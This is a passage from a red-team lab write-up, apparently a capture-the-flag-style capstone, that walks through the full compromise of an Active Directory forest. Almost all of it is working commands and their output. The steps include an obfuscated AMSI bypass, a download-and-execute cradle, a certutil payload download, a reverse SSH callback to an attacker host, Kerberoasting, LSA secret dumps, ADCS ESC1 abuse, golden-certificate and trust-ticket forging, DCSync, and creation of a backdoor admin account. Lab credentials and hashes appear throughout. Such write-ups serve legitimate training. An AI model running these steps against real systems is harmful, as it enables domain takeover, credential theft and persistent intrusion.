PS C:\Users\mohammad.ahmed>
PS C:\Users\mohammad.ahmed> [Ref].Assembly.GetType('System.Management.Automation.'+$("41 6D 73 69 55 74 69 6C 73".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result=$result+$_};$result)).GetField($("61 6D 73 69 49 6E 69 74 46 61 69 6C 65 64".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result2=$result2+$_};$result2),'NonPublic,Static').SetValue($null,$true)
PS C:\Users\mohammad.ahmed>
PS C:\Users\mohammad.ahmed> IEX(New-Object Net.WebClient).downloadString('http://12.100.1.10/powerview.ps1')
PS C:\Users\mohammad.ahmed>
```

```
Get-DomainController
```

```
PS C:\Users\mohammad.ahmed> Get-DomainController


Forest                     : thereserve.loc
CurrentTime                : 5/29/2023 6:19:24 AM
HighestCommittedUsn        : 1128527
OSVersion                  : Windows Server 2019 Datacenter
Roles                      : {PdcRole, RidRole, InfrastructureRole}
Domain                     : corp.thereserve.loc
IPAddress                  : 10.200.116.102
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {7ef1e568-fc22-4f05-87c8-722503342b64, f76f8fe2-b465-4946-9c3c-b953855fcea3}
OutboundConnections        : {65f337b4-8234-46c4-b645-c72eeaacc263, 84317333-59b4-43ae-b3dc-303da2680348}
Name                       : CORPDC.corp.thereserve.loc
Partitions                 : {CN=Configuration,DC=thereserve,DC=loc,
                             CN=Schema,CN=Configuration,DC=thereserve,DC=loc,
                             DC=ForestDnsZones,DC=thereserve,DC=loc, DC=corp,DC=thereserve,DC=loc...}
```

```
PS C:\Users\mohammad.ahmed> Get-DomainGroup | select name, member

name                                member
----                                ------
Administrators                      {CN=Enterprise Admins,CN=Users,DC=thereserve,DC=lc
Users                               {CN=Domain Users,CN=Users,DC=corp,DC=thereserve,DC
Guests                              {CN=Domain Guests,CN=Users,DC=corp,DC=thereserve,D
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
```

I ran sharphound.ps1 script to know more about the domain . But, let's dive into  the most interesting one . I found some of the services which are  kerberoastable. The goal of Kerberoasting is to harvest TGS tickets for services that run on behalf of user accounts in the AD, not computer accounts. Thus, part of these TGS tickets are encrypted with keys derived from user passwords. As a consequence, their credentials could be cracked offline.

```
Get-DomainUser -SPN | select samaccountname
```

```
PS C:\Users\mohammad.ahmed>
PS C:\Users\mohammad.ahmed> Get-DomainUser -SPN | select samaccountname

samaccountname
--------------
svcScanning
svcBackups
svcEDR
svcMonitor
krbtgt
svcOctober
```

As a red-teamer my goal was not to privilege escalate every host I get access to . So , Let’s move laterally

Now the fun part comes in active directory hacking to move laterally to other machines in the network . So, I uploaded https://github.com/NHAS/reverse_ssh's client.exe on the WRK1 machine. It uses ssh access to create dynamic port forwarding and even defenders can't catch this .

```
└─$ ./server 12.100.1.10:1337
2023/05/29 16:39:00 Loading files from /home/alpha/CAPSTONE/reverse_ssh/bin
2023/05/29 16:39:00 Version:  v2.0.0-1-gfdfc70e
2023/05/29 16:39:00 Listening on 12.100.1.10:1337
2023/05/29 16:39:00 Loading private key from: /home/alpha/CAPSTONE/reverse_ssh/bin
2023/05/29 16:39:00 Server key fingerprint:  8616d0f7c04af6b85bf1963b8cf91197e9026
ccfc8589e85fe21a
2023/05/29 16:39:00 Loading authorized keys from: /home/alpha/CAPSTONE/reverse_ssh
ized_keys
2023/05/29 16:39:00 Was unable to read webhooks configuration file
```

```
C:\Users\mohammad.ahmed>certutil.exe -f -split -urlcache http://12.100.1.10/client.exe
****  Online  ****
  000000  ...
  aeac00
CertUtil: -URLCache command completed successfully.

C:\Users\mohammad.ahmed>client.exe -d 12.100.1.10:1337
2023/05/29 06:39:45 Forking
```

Client and server got connected ; Now it's time for some pivoting . So, I started ssh dynamic port-forwarding . Boom, Now I am connected and ready to pwn corp.dc .

```
└─$ ssh 12.100.1.10 -p 1337 ls -t
                                   Targets
-----------------------------------------+-----------------------
 IDs                                     | Version
-----------------------------------------+-----------------------
 52ea41a8f65a16d0c5fda897048b37bd23620bc0 | SSH-v2.0.0-1-gfdfc70e-
 fc131a87681bf9d7e70ccab6a43fd7da84b74a49 |
 corp.mohammad.ahmed.wrk2                |
 10.200.116.22:56695                     |
-----------------------------------------+-----------------------

┌──(alpha㉿0mega)-[~/CAPSTONE/reverse_ssh/bin]
└─$ ssh -D 1080 -J 12.100.1.10:1337 corp.mohammad.ahmed.wrk2
he authenticity of host 'corp.mohammad.ahmed.wrk2 (<no hostip for
```

# 6. COMPROMISE OF CORP DOMAIN

```
└─$ proxychains crackmapexec smb 10.200.116.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.
SMB         10.200.116.22   445    WRK2             [*] Windows 1
SMB         10.200.116.11   445    MAIL             [*] Windows 1
SMB         10.200.116.21   445    WRK1             [*] Windows 1
SMB         10.200.116.100  445    ROOTDC           [*] Windows 1
SMB         10.200.116.31   445    SERVER1          [*] Windows 1
SMB         10.200.116.102  445    CORPDC           [*] Windows 1
```

I found a couple of other machines in the network . As I had found some kerberoastable accounts . It's time for some roasting and cracking .

```
└─$ proxychains impacket-GetUserSPNs
corp.thereserve.loc/mohammad.ahmed:'Password1!' -dc-ip 10.200.116.102 -request
```

```
└─$ proxychains impacket-GetUserSPNs corp.thereserve.loc/mohammad.ahmed:'Password1!' -dc-ip 10.200.116.102 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name         MemberOf                                                    PasswordLastSet             LastLogon
--------------------  -----------  ----------------------------------------------------------  --------------------------  ---------------------
cifs/svcBackups       svcBackups   CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc          2023-02-15 19:05:59.787089  2023-02-15 19:42:19.327
http/svcEDR           svcEDR       CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc          2023-02-15 19:06:21.150738  <never>
http/svcMonitor       svcMonitor   CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc          2023-02-15 19:06:43.306959  <never>
cifs/scvScanning      svcScanning  CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc          2023-02-15 19:07:06.603818  <never>
mssql/svcOctober      svcOctober   CN=Internet Access,OU=Groups,DC=corp,DC=thereserve,DC=loc   2023-02-15 19:07:45.563346  2023-03-31 08:26:54.115
```

Among 5 only one was crackable which was ScvScanning .

```
┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt spn
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1!       (?)
1g 0:00:00:00 DONE (2023-05-29 16:55) 9.090g/s 1601Kp/s 1601Kc/s 1601KC/s berhasil..31133
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(alpha㉿Omega)-[~/CAPSTONE]
```

To find out where that service got high privileges I started bruteforcing with crackmapexec . Found out that service got root access in SERVER1. So, I dumped some credentials and found the cleartext password of another service account i.e svcBackups .

```
└─$ proxychains crackmapexec smb 10.200.116.0/24 -u svcScanning -p 'Password1!' --continue-on-success
```

```
└─$ proxychains crackmapexec smb 10.200.116.0/24 -u svcScanning -p 'Password1!' --continue-on-success
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         10.200.116.11   445    MAIL             [*] Windows 10.0 Build 17763 x64 (name:MAIL) (domain:thereserve.l
SMB         10.200.116.31   445    SERVER1          [*] Windows 10.0 Build 17763 x64 (name:SERVER1) (domain:corp.ther
SMB         10.200.116.21   445    WRK1             [*] Windows 10.0 Build 17763 x64 (name:WRK1) (domain:corp.therese
SMB         10.200.116.22   445    WRK2             [*] Windows 10.0 Build 17763 x64 (name:WRK2) (domain:corp.therese
SMB         10.200.116.100  445    ROOTDC           [*] Windows 10.0 Build 17763 x64 (name:ROOTDC) (domain:thereserve
SMB         10.200.116.102  445    CORPDC           [*] Windows 10.0 Build 17763 x64 (name:CORPDC) (domain:corp.there
SMB         10.200.116.11   445    MAIL             [-] thereserve.loc\svcScanning:Password1! STATUS_LOGON_FAILURE
SMB         10.200.116.31   445    SERVER1          [+] corp.thereserve.loc\svcScanning:Password1! (Pwn3d!)
SMB         10.200.116.21   445    WRK1             [+] corp.thereserve.loc\svcScanning:Password1!
SMB         10.200.116.22   445    WRK2             [+] corp.thereserve.loc\svcScanning:Password1!
SMB         10.200.116.100  445    ROOTDC           [-] thereserve.loc\svcScanning:Password1! STATUS_LOGON_FAILURE
SMB         10.200.116.102  445    CORPDC           [+] corp.thereserve.loc\svcScanning:Password1!
```

```
└─$ proxychains crackmapexec smb 10.200.116.31 -u svcScanning -p 'Password1!' --lsa
```

```
└─$ proxychains crackmapexec smb 10.200.116.31 -u svcScanning -p 'Password1!' --lsa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         10.200.116.31   445    SERVER1          [*] Windows 10.0 Build 17763 x64 (name:SERVER1) (domain:corp.thereserve.loc) (signing:False)
SMB         10.200.116.31   445    SERVER1          [+] corp.thereserve.loc\svcScanning:Password1! (Pwn3d!)
SMB         10.200.116.31   445    SERVER1          [+] Dumping LSA secrets
SMB         10.200.116.31   445    SERVER1          CORP.THERESERVE.LOC/Administrator:$DCC2$10240#Administrator#b08785ec00370a4f7d02ef8bd9b798ca
SMB         10.200.116.31   445    SERVER1          CORP\SERVER1$:aes256-cts-hmac-sha1-96:ffd8d45b6bab108ec697512f7c6449598b81f77aee75e8bcf80912a
SMB         10.200.116.31   445    SERVER1          CORP\SERVER1$:aes128-cts-hmac-sha1-96:39410bddad552e52e41eae13e935ef7d
SMB         10.200.116.31   445    SERVER1          CORP\SERVER1$:des-cbc-md5:0b38b3041c7683a8
SMB         10.200.116.31   445    SERVER1          CORP\SERVER1$:plain_password_hex:7e3e47a963456875ba09aca40523e2ca7918dbd6593e02dad1efa3abd3a5
dec646006cdd4a8318b8f1d548d3ff55460dbeb3e40f644b847cbe55494c5bbd6e5ba611bf8e846122f73579b3792e4bffd7f55a83a0d5f9cf035a3d025bb0466d3c70343ddaae177
0f6507eae09bfde2e89149475b9e03dc2462ac44bdb792a6aad02be43083cec4af62f86bf3a038aebcf60c0a3c2be18ad98071b75d5311da82ad5fdeeeaea2a5635760ddb4cdce46f
SMB         10.200.116.31   445    SERVER1          CORP\SERVER1$:aad3b435b51404eeaad3b435b51404ee:914af8a063896cabe3b18b86edd1d23f:::
SMB         10.200.116.31   445    SERVER1          dpapi_machinekey:0xb4cfb5032a98c1b279c92264915da1fd3d8b1a0d
dpapi_userkey:0x3cddfc2ba786e51edf1c732a21ffa1f3d19aa382
SMB         10.200.116.31   445    SERVER1          NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec
SMB         10.200.116.31   445    SERVER1          svcBackups@corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
SMB         10.200.116.31   445    SERVER1          [+] Dumped 9 LSA secrets to /home/alpha/.cme/logs/SERVER1_10.200.116.31_2023-05-29_170121.sec
```

As I got clear text credentials for SvcBackups , and it got a lot of privileges . I can now dc sync whole corp.dc

But, There was another thing that was interesting when I was enumerating ADCS . Let's dive into that.

```
└─$ proxychains certipy find -u 'laura.wood@corp.thereserve.loc' -p 'Password1@' -dc-ip 10.200.116.102 -stdout -enabled
```

```
Certificate Templates
  0
    Template Name                       : WebManualEnroll
    Display Name                        : Web Manual Enroll
    Certificate Authorities             : THERESERVE-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CORP.THERESERVE.LOC\SERVER1
                                          CORP.THERESERVE.LOC\CORPDC
                                          S-1-5-21-1255581842-1300659601-3764024703-512
                                          S-1-5-21-1255581842-1300659601-3764024703-519
      Object Control Permissions
        Owner                           : S-1-5-21-1255581842-1300659601-3764024703-500
        Write Owner Principals          : S-1-5-21-1255581842-1300659601-3764024703-512
```

Among other templates this one seems to be interesting . Because of Client Authentication , EnrolleSuppliesSubject and Enrollment Rights .

- Enrollment Rights : This means which user or computer account has the privilege to en-roll in the certificate . In our case SERVER1 has the Enrollment Permission . So, we need SERVER1 computer account hash .
- Client Authentication : In simple words, this means we can authenticate via kerberos or tickets. We do not need credentials for authentication or even forging the certificates.

- EnrolleSuppliesSubject : This is the most dangerous misconfiguration . Once we enroll in the certificate we can supply additional name (SAN'S) that ADCS will put in that certificate . i.e. we can supply any other high privilege user in the certificate and authenticate with that user .

Now, We found the vulnerable template and also got SERVER1$ hash ,So let's get rolling .

Step 1 : Find the vulnerable or Misconfigured Template . We had found it . For confirmation I used SERVER1 machine account hash .

```
└─$ proxychains certipy find -u 'SERVER1$@corp.thereserve.loc' -hashes '914af8a063896cabe3b18b86edd1d23f:914af8a063896cabe3b18b86edd1d23f' -dc-ip 10.200.116.102 -stdout -vulnerable
```

```
        Enroll                              : CORP.THERESERVE.LOC\Authe
Certificate Templates
  0
    Template Name                           : WebManualEnroll
    Display Name                            : Web Manual Enroll
    Certificate Authorities                 : THERESERVE-CA
    Enabled                                 : True
    Client Authentication                   : True
```

```
                                              S-1-5-21-1255581842-1300659601-3764024703-500
    Write Property Principals               : S-1-5-21-1255581842-1300659601-3764024703-512
                                              S-1-5-21-1255581842-1300659601-3764024703-519
                                              S-1-5-21-1255581842-1300659601-3764024703-500
[!] Vulnerabilities
  ESC1                                      : 'CORP.THERESERVE.LOC\\SERVER1' can enroll, enrollee supplies subject and template allows client authentication
```

Voila , It's vulnerable to ESC1 .

Step 2 : Lets enroll in the WebManualEnroll certificate via SERVER1$ and supply additional name (SAN) of Administrator .

```
└─$ proxychains certipy req -u 'SERVER1$@corp.thereserve.loc' -hashes '914af8a063896cabe3b18b86edd1d23f:914af8a063896cabe3b18b86edd1d23f' -dc-ip 10.200.116.102 -template 'WebManualEnroll' -upn 'administrator@corp.thereserve.loc' -ca 'THERESERVE-CA' -dns-tcp
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains certipy req -u 'SERVER1$@corp.thereserve.loc' -hashes '914
upn 'administrator@corp.thereserve.loc' -ca 'THERESERVE-CA' -dns-tcp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'administrator@corp.thereserve.loc'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$
```

Step 3 : As we got administrator's pfx i.e we impersonated. Now only authentication is left .

```
└─$ proxychains certipy auth -pfx administrator.pfx -dc-ip 10.200.116.102
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains certipy auth -pfx administrator.pfx -dc-ip 10.200.116.102
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.thereserve.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@corp.thereserve.loc': aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e

┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$
```

We got administrator's ccache file i.e tickets and also ntlm hash . Now , I can login into CorpDc as administrator.

Now, Let's get golden certificates which are certificates that should be manually forged with a compromised CA's certificate and private key, just like Golden Tickets are forged with a compromised krbtgt hash. Golden Certificates gives us persistence for years .

In order to forge a certificate, we need the CA's certificate and private key. As, we already got administrator's hash . Let's  retrieve CA's certificate and private keys for us .

```
└─$ proxychains certipy ca -backup -ca 'THERESERVE-CA' -u
'administrator@corp.thereserve.loc' -hashes
'aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e' -dc-ip
10.200.116.102
```

```
└─$ proxychains certipy ca -backup -ca 'THERESERVE-CA' -u 'administ
02
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.s
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'THERESERVE-CA.pfx'
[*] Cleaning up

┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$
```

Got CA'S certificate and private keys , let's forge the ticket . Now, We can forge any domain user's . For, Simplicity let's forge administrators again. So, even if the admin changed his credentials we can auth again cause we have a golden certificate .

```
└─$ proxychains certipy forge -ca-pfx THERESERVE-CA.pfx -upn
'administrator@corp.thereserve.loc' -subject 'CN=Administrator'
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains certipy forge -ca-pfx THERESERVE-CA.pfx -upn 'administrator
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'

┌──(alpha㉿0mega)-[~/CAPSTONE]
```

Golden Certificate is ready to get to business .

```
└─$ proxychains certipy auth -pfx administrator_forged.pfx -dc-ip 10.200.116.102
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains certipy auth -pfx administrator_forged.pfx -dc-ip 10.200.116.102
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.thereserve.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@corp.thereserve.loc': aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e

┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ |
```

Lets login to the DC with  kerberos authentication this time.

```
└─$ export KRB5CCNAME=administrator.ccache
```

```
└─$ proxychains crackmapexec smb 10.200.116.102 -k --use-kcache
```

```
┌(alpha㉿0mega)-[~/CAPSTONE]
└$ proxychains crackmapexec smb 10.200.116.102 -k --use-kcache
roxychains] config file found: /etc/proxychains4.conf
roxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
B         10.200.116.102  445    CORPDC           [*] Windows 10.0 Build 17763 x64 (name:CORPDC) (doma
ing:True) (SMBv1:False)
B         10.200.116.102  445    CORPDC           [+] corp.thereserve.loc\ from ccache (Pwn3d!)

┌(alpha㉿0mega)-[~/CAPSTONE]
└$ |
```

# 7. COMPROMISE OF ROOT DOMAIN

Active Directory domain is a collection of computers, users, and other resources that are all managed together. In enterprise networks there are forests; simply they are collections of one or more Active Directory domains that share a common schema, configuration, and global catalog.
Domains in the forest rely on trust relations between domains which allow users in one domain to access resources in another domain.

*"Note that the Active Directory domain is not the security boundary; the AD forest is." - Sean Metcalf*

There are different types of trust relationships. To check we use this command :

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
corp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ([System.DirectoryServic

SourceName          TargetName       TrustType TrustDirection
----------          ----------       --------- --------------
corp.thereserve.loc thereserve.loc ParentChild  Bidirectional


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

In our case there is parent-child trust with bidirectional trust , which means parent domain trusts child domain and vice-versa . And bidirectional trust means that there is two way trust i.e. users from both trusting domains can access each other's resources.

```
lpha@0mega:~/CAPSTONE$ proxychains certipy auth -pfx administrator_forged.pfx -dc-ip 10.200.116.102
proxychains] config file found: /etc/proxychains4.conf
proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
ertipy v4.4.0 - by Oliver Lyak (ly4k)

*] Using principal: administrator@corp.thereserve.loc
*] Trying to get TGT...
*] Got TGT
*] Saved credential cache to 'administrator.ccache'
*] Trying to retrieve NT hash for 'administrator'
*] Got hash for 'administrator@corp.thereserve.loc': aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa
```

Someone changed the credentials of the administrator during the lab . So, I had to re-run the script to get administrator's credentials ; this is called persistence .

```
└─$ proxychains impacket-raiseChild CORP.THERESERVE.LOC/administrator -hashes 600a406c2c1f2062eb9bb227bad654aa:600a406c2c1f2062eb9bb227bad654aa
```

```
└─$ proxychains impacket-raiseChild CORP.THERESERVE.LOC/administrator -hashes 600a406c2c1f2062eb9bb227bad654aa:600a406c
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Raising child domain corp.thereserve.loc
[*] Forest FQDN is: thereserve.loc
[*] Raising corp.thereserve.loc to thereserve.loc
[*] thereserve.loc Enterprise Admin SID is: S-1-5-21-1255581842-1300659601-3764024703-519
[*] Getting credentials for corp.thereserve.loc
corp.thereserve.loc/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c757a3445acb94a654554f3ac529ede:::
corp.thereserve.loc/krbtgt:aes256-cts-hmac-sha1-96s:899f996a627a04466da18a4c09d0d7e9a26edf5667518ee1af1e21df7e88e055
[*] Getting credentials for thereserve.loc
thereserve.loc/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b232e0b2df4eb28a803bc21bf9a6cc87:::
thereserve.loc/krbtgt:aes256-cts-hmac-sha1-96s:09368e0358046076f909972e98846790fb6d0917adf41cbdc1691e9e834d5972
[*] Target User account name is Administrator
thereserve.loc/Administrator:500:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
thereserve.loc/Administrator:aes256-cts-hmac-sha1-96s:eb2db594a00375338ce18ad9446831331b3dfca84c25e9c51bfb191c484679fd
```

This is the simplest one for parent-child trust exploitation. It does everything for us . That's not fun , so let's do it manually and see what's going on in the background .

But before doing the exploit , We need SID'S of both the child domain and the parent domain i.e enterprise admin's . And also the rc4 hash of the chained link between them or krbtgt hash .

```
mimikatz(commandline) # lsadump::trust /patch

Current domain: CORP.THERESERVE.LOC (CORP / S-1-5-21-170228521-1485475711-3199862024)

Domain: THERESERVE.LOC (THERESERVE / S-1-5-21-1255581842-1300659601-3764024703)
[  In ] CORP.THERESERVE.LOC -> THERESERVE.LOC
    * 2023/05/29 13:51:33 - CLEAR   - f5 20 01 40 42 15 5c 0e a1 ee 19 5d 38 31 25 76 49 b5 52
e 37 30 53 40 93 b9 bb 1f 27 21 a3 1d 49 fc 82 1d ca 89 9e 34 92 68 2e 2a 35 b4 f7 43 78 d0 84
a 81 36 dd 3b 8a 67 b6 c1 f3 60 5e 07 ce 77 40 ee 62 e6 7b 2e a0 f1 99 77 45 b7 ca eb 79 16 36
3 3c ab 44 8c 2c 84 ae 15 b6 d4 1c cd 86 d8 05 ce ce 04 b6 70 65 6f 29 db 8c ca 9c 7a 1f 9a 99
e
        * aes256_hmac       499ae4ffdd1b17df50f86f6a6a8609231b5310ffa15de8f8bf07e2010932d78d
        * aes128_hmac       88304547912081f12c316392be773dfd
        * rc4_hmac_nt       6aa0dcf025815bf930d7a3eb9498fa15

[ Out ] THERESERVE.LOC -> CORP.THERESERVE.LOC
```

Domain SID : S-1-5-21-170228521-1485475711-3199862024
Enterprise SID : S-1-5-21-1255581842-1300659601-3764024703-519 [ 519 → EA's RID ]
Rc4 hash of chained link : 6aa0dcf025815bf930d7a3eb9498fa15

With these values we are ready to exploit !

1 : Create a forged cross-trust ticket .

```
└─$ proxychains impacket-ticketer -nthash 6aa0dcf025815bf930d7a3eb9498fa15
-domain-sid S-1-5-21-170228521-1485475711-3199862024 -domain corp.thereserve.loc
-extra-sid S-1-5-21-1255581842-1300659601-3764024703-519 -spn krbtgt/thereserve.loc
escape
```

```
└─$ export KRB5CCNAME=escape.ccache
```

2 : Request a service ticket from the parent domain using our golden ticket . So, why not ask directly for cifs so that we can read, write,edit ,even remove files i.e we get full access.

```
└─$ proxychains impacket-getST -k -no-pass -spn cifs/ROOTDC.thereserve.loc
thereserve.loc/escape@thereserve.loc
```

```
└─$ export KRB5CCNAME=escape@thereserve.loc.ccache
```

```
└─$ proxychains impacket-ticketer -nthash 6aa0dcf025815bf930d7a3eb9498fa15 -domain-sid S-1-5-21-170228521-1485475711-3199862024 -do
0659601-3764024703-519 -spn krbtgt/thereserve.loc escape
proxychains] config file found: /etc/proxychains4.conf
proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

*] Creating basic skeleton ticket and PAC Infos
*] Customizing ticket for corp.thereserve.loc/escape
*]     PAC_LOGON_INFO
*]     PAC_CLIENT_INFO_TYPE
*]     EncTicketPart
*]     EncTGSRepPart
*] Signing/Encrypting final ticket
*]     PAC_SERVER_CHECKSUM
*]     PAC_PRIVSVR_CHECKSUM
*]     EncTicketPart
*]     EncTGSRepPart
*] Saving ticket in escape.ccache

┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$ export KRB5CCNAME=escape.ccache

┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$ proxychains impacket-getST -k -no-pass -spn cifs/ROOTDC.thereserve.loc thereserve.loc/escape@thereserve.loc
proxychains] config file found: /etc/proxychains4.conf
proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

*] Getting ST for user
*] Saving ticket in escape@thereserve.loc.ccache

┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$ export KRB5CCNAME=escape@thereserve.loc.ccache

┌──(alpha㉿Omega)-[~/CAPSTONE]
└─$ proxychains impacket-secretsdump -k -no-pass -just-dc escape@ROOTDC.thereserve.loc -dc-ip 10.200.116.100
proxychains] config file found: /etc/proxychains4.conf
proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
*] Using the DRSUAPI method to get NTDS.DIT secrets
dministrator:500:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
```

3 : This golden key can be used to dump the credentials i.e dc_sync and even for persistence .

```
└─$ proxychains impacket-secretsdump -k -no-pass -just-dc escape@ROOTDC.thereserve.loc -dc-ip 10.200.116.100
```

```
└─$ proxychains evil-winrm -i 10.200.116.100 -u administrator -H 600a406c2c1f2062eb9bb227bad654aa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() funct

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remo

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thereserve\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

# 7. COMPROMISE OF BANK DOMAIN

As I am the Enterprise admin now I have full authority over the forest i.e all the domains over the forest . Now to get access to the Bank DC we have many ways but for simplicity I just created a new user and gave Enterprise Admin's Privileges .

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thereserve\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ([System.DirectoryServices.ActiveDir

SourceName     TargetName            TrustType TrustDirection
----------     ----------            --------- --------------
thereserve.loc bank.thereserve.loc ParentChild  Bidirectional
thereserve.loc corp.thereserve.loc ParentChild  Bidirectional


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

But, I can't reach the Bank's domains from my host . So, I had to make another pivot from the ROOT DC . For that I used chisel via WRK1 and then ROOT DC to reach BANKDC .

```
Bye!
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
ROOTDC
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user ne0 escap3m@triX /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup Administrators ne0 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net group "Enterprise Admins" ne0 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net group "Domain Admins" ne0 /add
The command completed successfully.
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains evil-winrm -i 10.200.116.101 -u ne0 -p 'escap3m@triX'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc

